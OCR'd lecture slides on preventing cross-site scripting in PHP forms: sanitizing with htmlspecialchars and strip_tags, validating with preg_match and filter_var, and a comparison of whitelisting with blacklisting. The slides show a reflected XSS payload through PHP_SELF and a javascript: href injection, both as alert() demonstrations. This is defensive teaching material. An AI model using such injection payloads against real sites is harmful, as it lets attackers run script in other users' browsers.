
Example3-XSS-sanitizingInput.php

SANITIZING INPUT

```
<form  method="POST" action="<?php echo $_SERVER["PHP_SELF"];?>">
    First name:<br>
    <input type="text" name="firstname"><br>
    Last name:<br>
    <input type="text" name="lastname"><br>
    Email:<br>
    <input type="text" name="email"><br>
    Phone number:<br>
    <input type="text" name="phone"><br>

    <br>
    Property Type:<br>
    <input type="radio" name="propertytype" value="condo" checked>Condomimium<br>
    <input type="radio" name="propertytype" value="townhome">Townhome<br>
    <input type="radio" name="propertytype" value="house">House<br>

    <br>
    <input type="submit" value="Submit">
</form>
```



SANITIZING INPUT

```
<form  method="POST" action="<?php echo $_SERVER["PHP_SELF"];?>">
    First name:<br>
    <input type="text" name="firstname"><br>
    Last name:<br>
    <input type="text" name="lastname"><br>
    Email:<br>
    <input type="text" name="email"><br>
    Phone number:<br>
    <input type="text" name="phonenumber"><br>
    <br>
    Property Type:<br>
    <input type="radio" name="propertytype" value="condo" checked>Condomimium<br>
    <input type="radio" name="propertytype" value="townhome">Townhome<br>
    <input type="radio" name="propertytype" value="house">House<br>

    <br>
    <input type="submit" value="Submit">
</form>
```

This form -reloads this same page when submitted

It basically goes to whatever URL was used to load the form

SANITIZING INPUT

```
<form  method="POST" action="<?php echo $_SERVER["PHP_SELF"];?>">
```

It basically goes to whatever URL was used to load the form

```
<form method="POST" action="/security/Example3-XSS-sanitizingInput.php/">
```

This is what is rendered on the browser, the path to the current file

```
</form>
```

SANITIZING INPUT

```
<form  method="POST" action="<?php echo $_SERVER["PHP_SELF"];?>">
```

What if the user typed this in the address bar?

```
http://localhost/security/Example3-XSS-sanitizingInput.php/
%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E
```

```
</form>
```

SANITIZING INPUT

```
<form  method="POST" action="<?php echo $_SERVER["PHP_SELF"];?>">
```

http://localhost/security/Example3-XSS-sanitizingInput.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E

```
<form method="POST" action="/security/Example3-XSS-sanitizingInput.php/"><script>alert('hacked')</script>

</form>
```

This is what is rendered in the HTML

SANITIZING INPUT

```
<form  method="POST" action="<?php echo $_SERVER["PHP_SELF"];?>">
```

http://localhost/security/Example3-XSS-sanitizingInput.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E

```
<form method="POST" action="/security/Example3-XSS-sanitizingInput.php/"><script>alert('hacked')</script>
```

```
</form>
```

The user has managed to edit the HTML page itself!

SANITIZING INPUT

```
<form  method="POST" action="<?php echo $_SERVER["PHP_SELF"];?>">
```

http://localhost/security/Example3-XSS-sanitizingInput.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E

```
<form method="POST" action="/security/Example3-XSS-sanitizingInput.php/"><script>alert('hacked')</script>
```

```
</form>
```

The user can now run any Javascript in the <script> and muck with your site!

SANITIZING INPUT

Modern browsers are pretty smart now though - we can't just do this

SANITIZING INPUT

Sanitizing input part 1 and part 2 here

SANITIZING INPUT

What's even better is to write your code so you defend against such attacks!

```
action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>"
```

SANITIZING INPUT

```
action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>"
```

htmlspecialchars() converts special characters to HTML entities

‘&’ becomes ‘&’
‘<’ becomes ‘<’
‘>’ becomes ‘>’

SANITIZING INPUT

```
action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>"
```

htmlspecialchars() converts special characters to HTML entities

'&' becomes '&'
'<' becomes '<'
'>' becomes '>'

The page now becomes safe to render in the browser!

SANITIZING INPUT

```
action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>"
```

The page now becomes
safe to render in the
browser!

```
"><script>alert('hacked')</script>
```

becomes

```
&quot;&lt;script&gt;alert(‘hacked')
&lt;/script&gt;
```

SANITIZING INPUT

THE FIRST AND MOST IMPORTANT RULE - USER INPUT IS ALWAYS SUSPECT!

REMEMBER THIS RULE?

USER INPUT SHOULD ALSO BE SANITIZED

SANITIZING INPUT

This is a function which does some **basic** sanitizing of user input

```
function clean($input) {
  // Trims whitespace from input
  $input = trim($input);
  // Removes slashes from input data
  $input = stripslashes($input);

  // Typically you would use either strip_tags or htmlspecialchars
  // depending on whether you want to remove the HTML characters
  // or just neutralize it.

  // Removes all the html tags from input data
  $input = strip_tags($input);
  // Escapes html characters from input data
  $input = htmlspecialchars($input);

  return $input;
}
```

Your app may need further checks to **validate** input, but this is the first level sanitizing that it makes sense to have

SANITIZING INPUT

```
function clean($input) {
  // Trims whitespace from input
  $input = trim($input);
  // Removes slashes from input data
  $input = stripslashes($input);

  // Typically you would use either strip_tags or htmlspecialchars
  // depending on whether you want to remove the HTML entirely
  // or just neutralize it.

  // Removes all the html tags from input data
  $input = strip_tags($input);
  // Escapes html characters from input data
  $input = htmlspecialchars($input);

  return $input;
}
```

The trim() function removes whitespace before and after the input string

SANITIZING INPUT

```
function clean($input) {
  // Trims whitespace from input
  $input = trim($input);
  // Removes slashes from input data
  $input = stripslashes($input);

  // Typically you would use either strip_tags or htmlspecialchars
  // depending on whether you want to remove the HTML entities
  // or just neutralize it.

  // Removes all the html tags from input data
  $input = strip_tags($input);
  // Escapes html characters from input data
  $input = htmlspecialchars($input);

  return $input;
}
```

The stripslashes() function removes backslashes "\" from a string, double backslashes "\\" are replaced by a single one "\"

SANITIZING INPUT

There are 2 ways you might want to deal with HTML tags in input

```
function clean($input) {
  // Trims whitespace from input
  $input = trim($input);
  // Removes slashes from input data
  $input = stripslashes($input);

  // Typically you would use either strip_tags or htmlspecialchars
  // depending on whether you want to remove the HTML characters
  // or just neutralize it.

  // Removes all the html tags from input data
  $input = strip_tags($input);
  // Escapes html characters from input data
  $input = htmlspecialchars($input);

  return $input;
}
```

strip_tags() removes the HTML characters completely

SANITIZING INPUT

There are 2 ways you might want to deal with HTML tags in input

```
function clean($input) {
  // Trims whitespace from input
  $input = trim($input);
  // Removes slashes from input data
  $input = stripslashes($input);

  // Typically you would use either strip_tags or htmlspecialchars
  // depending on whether you want to remove the HTML characters
  // or just neutralize it.

  // Removes all the html tags from input data
  $input = strip_tags($input);
  // Escapes html characters from input data
  $input = htmlspecialchars($input);

  return $input;
}
```

htmlspecialchars() converts special characters to HTML entities

'&' becomes '&'
'<' becomes '<'
'>' becomes '>'

SANITIZING INPUT

htmlspecialchars()
converts special characters
to HTML entities

```
function clean($input) {
  // Trims whitespace from input
  $input = trim($input);
  // Removes slashes from input data
  $input = stripslashes($input);

  // Typically you would use either strip_tags or htmlspecialchars
  // depending on whether you want to remove the HTML characters
  // or just neutralize it.

  // Removes all the html tags from input data
  $input = strip_tags($input);
  // Escapes html characters from input data
  $input = htmlspecialchars($input);

  return $input;
}
```

These now become
safe to render in
HTML pages

SANITIZING INPUT

```
function clean($input) {
  // Trims whitespace from input
  $input = trim($input);
  // Removes slashes from input data
  $input = stripslashes($input);

  // Typically you would use either strip_tags or htmlspecialchars
  // depending on whether you want to remove the HTML characters
  // or just neutralize it.

  // Removes all the html tags from input data
  $input = strip_tags($input);
  // Escapes html characters from input data
  $input = htmlspecialchars($input);

  return $input;
}
```

Return the sanitized input and this is what we use!

VALIDATING INPUT

VALIDATING INPUT

THE FIRST AND MOST IMPORTANT RULE - USER INPUT IS ALWAYS SUSPECT!

VALIDATING INPUT

SANITIZING AND VALIDATING USER INPUT IS ONE OF THE THE MOST IMPORTANT THINGS A DEVELOPER SHOULD KEEP IN MIND WHILE SETTING UP A WEB SITE

VALIDATING INPUT

VALIDATION REFERS TO CHECKING WHETHER THE INPUT IS CORRECT

WHETHER AN EMAIL ADDRESS IS WELL-FORMED

WHETHER A PHONE NUMBER LOOKS LIKE A PHONE NUMBER PATTERN WITH NO ALPHABETS

WHETHER SOMETHING WHICH REPRESENTS A QUANTITY IS AN INTEGER

CROSS SITE SCRIPTING

Example4-XSS-validatingInput.php

VALIDATING INPUT

```
<form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
    Name:
    <span style="color: red">*<?php echo $name_error_msg;?></span>
    <input type="text" name="name">
    Email:
    <span style="color: red">*<?php echo $email_error_msg;?></span>
    <input type="text" name="email">
    Phone number:
    <span style="color: red">*<?php echo $phone_error_msg;?></span>
    <input type="text" name="phone">
    Property Type:
    <span style="color: red">*<?php echo $property_error_msg;?></span>
    <input type="radio" name="propertytype" value="condo">Condomimium<br>
    <input type="radio" name="propertytype" value="townhome">Townhome<br>
    <input type="radio" name="propertytype" value="house">House<br>
   <input type="submit" value="Submit">
</form>
```

VALIDATING INPUT


```
<form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
   Name:
   <span style="color: red">*<?php echo $name_error_msg;?></span>
   <input type="text" name="name">
   Email:
   <span style="color: red">*<?php echo $email_error_msg;?></span>
   <input type="text" name="email">
   Phone number:
   <span style="color: red">*<?php echo $phone_error_msg;?></span>
   <input type="text" name="phone">
   Property Type:
   <span style="color: red">*<?php echo $property_error_msg;?></span>
   <input type="radio" name="propertytype" value="condo">Condomimium<br>
   <input type="radio" name="propertytype" value="townhome">Townhome<br>
   <input type="radio" name="propertytype" value="house">House<br>
  <input type="submit" value="Submit">
</form>
```

There is a lot of code here!
We'll parse this step by step

VALIDATING INPUT

There is a lot of code here!
We'll parse this step by step

```
<form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
   Name:
   <span style="color: red">*<?php echo $name_e
   <input type="text" name="name">
   Email:
   <span style="color: red">*<?php echo $email_
   <input type="text" name="email">
   Phone number:
   <span style="color: red">*<?php echo $phone_
   <input type="text" name="phone">
   Property Type:
   <span style="color: red">*<?php echo $proper                    n>
   <input type="radio" name="propertytype" valu                    m<br>
   <input type="radio" name="propertytype" valu                    e<br>
   <input type="radio" name="propertytype" valu
  <input type="submit" value="Submit">
</form>
```



VALIDATING INPUT

```
<form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
    Name:
    <span style="color: red">*<?php echo $name_error_msg;?></span>
    <input type="text" name="name">
    Email:
    <span style="color: red">*<?php echo $email_error_msg;?></span>
    <input type="text" name="email">
    Phone number:
    <span style="color: red">*<?php echo $phone_error_msg;?></span>
    <input type="text" name="phone">
    Property Type:
    <span style="color: red">*<?php echo $property_error_msg;?></span>
    <input type="radio" name="propertytype" value="condo">Condomimium<br>
    <input type="radio" name="propertytype" value="townhome">Townhome<br>
    <input type="radio" name="propertytype" value="house">House<br>
  <input type="submit" value="Submit">
</form>
```

The form is set up as usual

VALIDATING INPUT

```
<form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
    <input type="text" name="name">
    <input type="text" name="email">
    <input type="text" name="phone">
    <input type="radio" name="propertytype" value="condo">Condomimium<br>
    <input type="radio" name="propertytype" value="townhome">Townhome<br>
    <input type="radio" name="propertytype" value="house">House<br>
</form>
```

The inputs of the form are the same as before

VALIDATING INPUT

```
<form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
    Name:
    <span style="color: red">*<?php echo $name_error_msg;?></span>
    <input type="text" name="name">
    Email:
    <span style="color: red">*<?php echo $email_error_msg;?></span>
    <input type="text" name="email">
    Phone number:
    <span style="color: red">*<?php echo $phone_error_msg;?></span>
    <input type="text" name="phone">
    Property Type:
    <span style="color: red">*<?php echo $propertytype_error_msg;?></span>
    <input type="radio" name="propertytype" value="flat">Flat
    <input type="radio" name="propertytype" value="townhouse">Townhouse
    <input type="radio" name="propertytype" value="house">House<br>
    <input type="submit" value="Submit">
</form>
```

We show an error message when the input provided is invalid

VALIDATING INPUT

```
<form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
    Name:
    <span style="color: red">*<?php echo $name_error_msg;?></span>
    <input type="text" name="name">
    Email:
    <span style="color: red">*<?php echo $email_error_msg;?></span>
    <input type="text" name="email">
    Phone number:
    <span style="color: red">*<?php echo $phone_error_msg;?></span>
    <input type="text" name="phone">
    Property Type:
    <span style="color: red">*<?php echo $property_error_msg;?></span>
    <input type="radio" name="propertytype" value="condo">Condomimium<br>
    <input type="radio" name="propertytype" value="townhome">Townhome<br>
    <input type="radio" name="propertytype" value="warehouse">Warehouse<br>
    <input type="submit" value="Submit">
</form>
```

The $name_error_msg holds what the error is - this is what we process in PHP and assign to this variable

VALIDATING INPUT

How?

When the form is submitted PHP can check every input to see if it's valid

Errors, if any, will be specified in the error message variables

VALIDATING INPUT

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $name = "";
  $name_error_msg = "";
  if (empty($_POST['name'])) {
    $name_error_msg = "Name is a required field";
  } else {
    $name = clean($_POST['name']);
    if (!preg_match("/^[a-zA-Z ]*$/", $name)) {
      $name_error_msg = "Please use only letters and whitespaces";
    }
  }
}
```

Here is how the data in the name field is validated when the form is POST'ed to the server

VALIDATING INPUT

```php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $name = "";
  $name_error_msg = "";
  if (empty($_POST['name'])) {
    $name_error_msg = "Name is a required field";
  } else {
    $name = clean($_POST['name']);
    if (!preg_match("/^[a-zA-Z ]*$/", $name)) {
      $name_error_msg = "Please use only letters and whitespaces";
    }
  }
}
```

The empty() method checks if a value is present in the name field - name is a required field and cannot be empty

VALIDATING INPUT

```php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $name = "";
  $name_error_msg = "";
  if (empty($_POST['name'])) {
    $name_error_msg = "Name is a required field";
  } else {
    $name = clean($_POST['name']);
    if (!preg_match("/^[a-zA-Z ]*$/", $name)) {
      $name_error_msg = "Please use only letters and whitespaces";
    }
  }
}
```

Use the clean() function we wrote earlier to sanitize the input

VALIDATING INPUT

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $name = "";
  $name_error_msg = "";
  if (empty($_POST['name'])) {
    $name_error_msg = "Name is a required field";
  } else {
    $name = clean($_POST['name']);
    if (!preg_match("/^[a-zA-Z ]*$/", $name)) {
      $name_error_msg = "Please use only letters and whitespaces";
    }
  }
}
```

The preg_match() function matches the input against a pattern to see if the input fits that pattern

VALIDATING INPUT

```
if (empty($_POST['name'])) {
} else {
  $name = clean($_POST['name']);
  if (!preg_match("/^[a-zA-Z ]*$/", $name)) {
    $name_error_msg = "Please use only letters and whitespaces";
  }
}
```

Use a regular expression to ensure that the name comprises only of alphabets and whitespaces

VALIDATING INPUT

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $name = "";
  $name_error_msg = "";
  if (empty($_POST['name'])) {
    $name_error_msg = "Name is a required field";
  } else {
    $name = clean($_POST['name']);
    if (!preg_match("/^[a-zA-Z ]*$/", $name)) {
      $name_error_msg = "Please use only letters and whitespaces";
    }
  }
}
```

If you haven't heard of regular expressions before you only need to know it's a powerful way to specify patterns which can be matched against strings

VALIDATING INPUT

```
if (empty($_POST['email'])) {
  $email_error_msg = "Email address is a required field";
} else {
  $email = clean($_POST['email']);
  if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    $email_error_msg = "The email format is not valid";
  }
}
```

The email field is also required

VALIDATING INPUT

```
if (empty($_POST['email'])) {
  $email_error_msg = "Email address is a required field";
} else {
  $email = clean($_POST['email']);
  if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    $email_error_msg = "The email format is not valid";
  }
}
```

Sanitize the input

VALIDATING INPUT

```
if (empty($_POST['email'])) {
  $email_error_msg = "Email address is a required field";
} else {
  $email = clean($_POST['email']);
  if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    $email_error_msg = "The email format is not valid";
  }
}
```

The filter_var() is an awesome function which PHP provides to validate stuff

VALIDATING INPUT

```
if (empty($_POST['email'])) {
  $email_error_msg = "Email address is a required field";
} else {
  $email = clean($_POST['email']);
  if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    $email_error_msg = "The email format is not valid";
  }
}
```

It takes in a flag (just an indicator) of how the variable should be validated

VALIDATING INPUT

```
if (empty($_POST['email'])) {
  $email_error_msg = "Email address is a required field";
} else {
  $email = clean($_POST['email']);
  if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    $email_error_msg = "The email format is not valid";
  }
}
```

The FILTER_VALIDATE_EMAIL checks whether the input in $email is a valid email

VALIDATING INPUT

```
if (empty($_POST['phone'])) {
  $phone_error_msg = "Phone number is a required field";
} else {
  $phone = clean($_POST['phone']);
  if (!filter_var($phone, FILTER_VALIDATE_INT)) {
    $phone_error_msg = "Please enter only a number with no spaces or special characters";
  }
}
```

The FILTER_VALIDATE_INT can be used to check whether the phone number is a valid integer

CLIENT SIDE ENCODING

CROSS SITE SCRIPTING

Example5-XSS-javascriptEncoding.html

CLIENT SIDE ENCODING

Javascript provides some built in methods and properties that automatically encode all data with the right context

CLIENT SIDE ENCODING

```
el.textContent = userInput

el.setAttribute('value', userInput)

el['value'] = userInput

window.encodeURIComponent(userInput)

element.style.color = userInput
```

These automatically encode the user input

CLIENT SIDE ENCODING

In certain situations though malicious strings can still be inserted

```
document.querySelector('a').href = “javascript:alert(\“hacked!\”)”
```

CLIENT SIDE ENCODING

```
document.querySelector('a').href = “javascript:alert(\“hacked!\”)”
```

Even though this is automatically encoded it does not prevent injection of a script using the javascript: format

CLIENT SIDE ENCODING

```
document.querySelector('a').href = “javascript:alert(\“hacked!\”)”
```

When the link is clicked the script is executed

BLACKLISTING AND WHITELISTING

BLACKLISTING AND WHITELISTING

Blacklisting is a input classification strategy where you check whether suspicious patterns are present in the input

BLACKLISTING AND WHITELISTING

Blacklisting is a input classification strategy where you check whether suspicious patterns are present in the input

e.g. all input with "javascript:" is considered suspicious

BLACKLISTING AND WHITELISTING

Blacklisting

This can get incredibly complex though. There are tons of variations of suspicious patterns and it's nearly impossible to cover them all!

BLACKLISTING AND WHITELISTING

Blacklisting

This can get incredibly complex
though. There are tons of variations
of suspicious patterns and it's
nearly impossible to cover them all!

It's also very difficult to constantly
keep up with new patterns which
may be considered suspicious

BLACKLISTING AND WHITELISTING

Blacklisting

This can get incredibly complex
though. There are tons of variations
of suspicious patterns and it's
nearly impossible to cover them all!

It's also very difficult to constantly
keep up with new patterns which
may be considered suspicious

BLACKLISTING AND WHITELISTING

Blacklisting

BLACKLISTING IS NOT A VERY GOOD STRATEGY FOR DETERMINING WHETHER INPUT IS SUSPICIOUS

BLACKLISTING AND WHITELISTING

Blacklisting

This can get incredibly complex
though. There are tons of variations
of suspicious patterns and it's
nearly impossible to cover them all!

It's also very difficult to constantly
keep up with new patterns which
may be considered suspicious

BLACKLISTING AND WHITELISTING

Whitelisting is a input classification strategy where you check whether the input matches all patterns that are allowed

BLACKLISTING AND WHITELISTING

Whitelisting is a input classification strategy where you check whether the input matches all patterns that are allowed

e.g. only inputs with “http://” or “https://” allowed

BLACKLISTING AND WHITELISTING

Whitelisting

This is much simpler because allowed patterns tend to be from a finite set and it's easier to do an exhaustive check of these

BLACKLISTING AND WHITELISTING

Whitelisting

This is much simpler because allowed patterns tend to be from a finite set and it's easier to do an exhaustive check of these

It does not depend on external changes, only on whether you want to allow new patterns in your input, so are long lasting

BLACKLISTING AND WHITELISTING

Whitelisting

This is much simpler because allowed patterns tend to be from a finite set and it's easier to do an exhaustive check of these

It does not depend on external changes, only on whether you want to allow new patterns in your input, so are long lasting

BLACKLISTING AND WHITELISTING

Whitelisting

WHITELISTING TENDS TO BE FAVORED BECAUSE OF IT'S SIMPLICITY AND LONGEVITY

BLACKLISTING AND WHITELISTING

Whitelisting

This is much simpler because allowed patterns tend to be from a finite set and it's easier to do an exhaustive check of these

It does not depend on external changes, only on whether you want to allow new patterns in your input, so are long lasting

REJECT OR SANITIZE?

REJECT OR SANITIZE?

Once you know that input has suspicious characters in it, what do you do?

REJECT OR SANITIZE?

Rejection of the input is safer and simpler because you're not relying on being able to clean the data comprehensively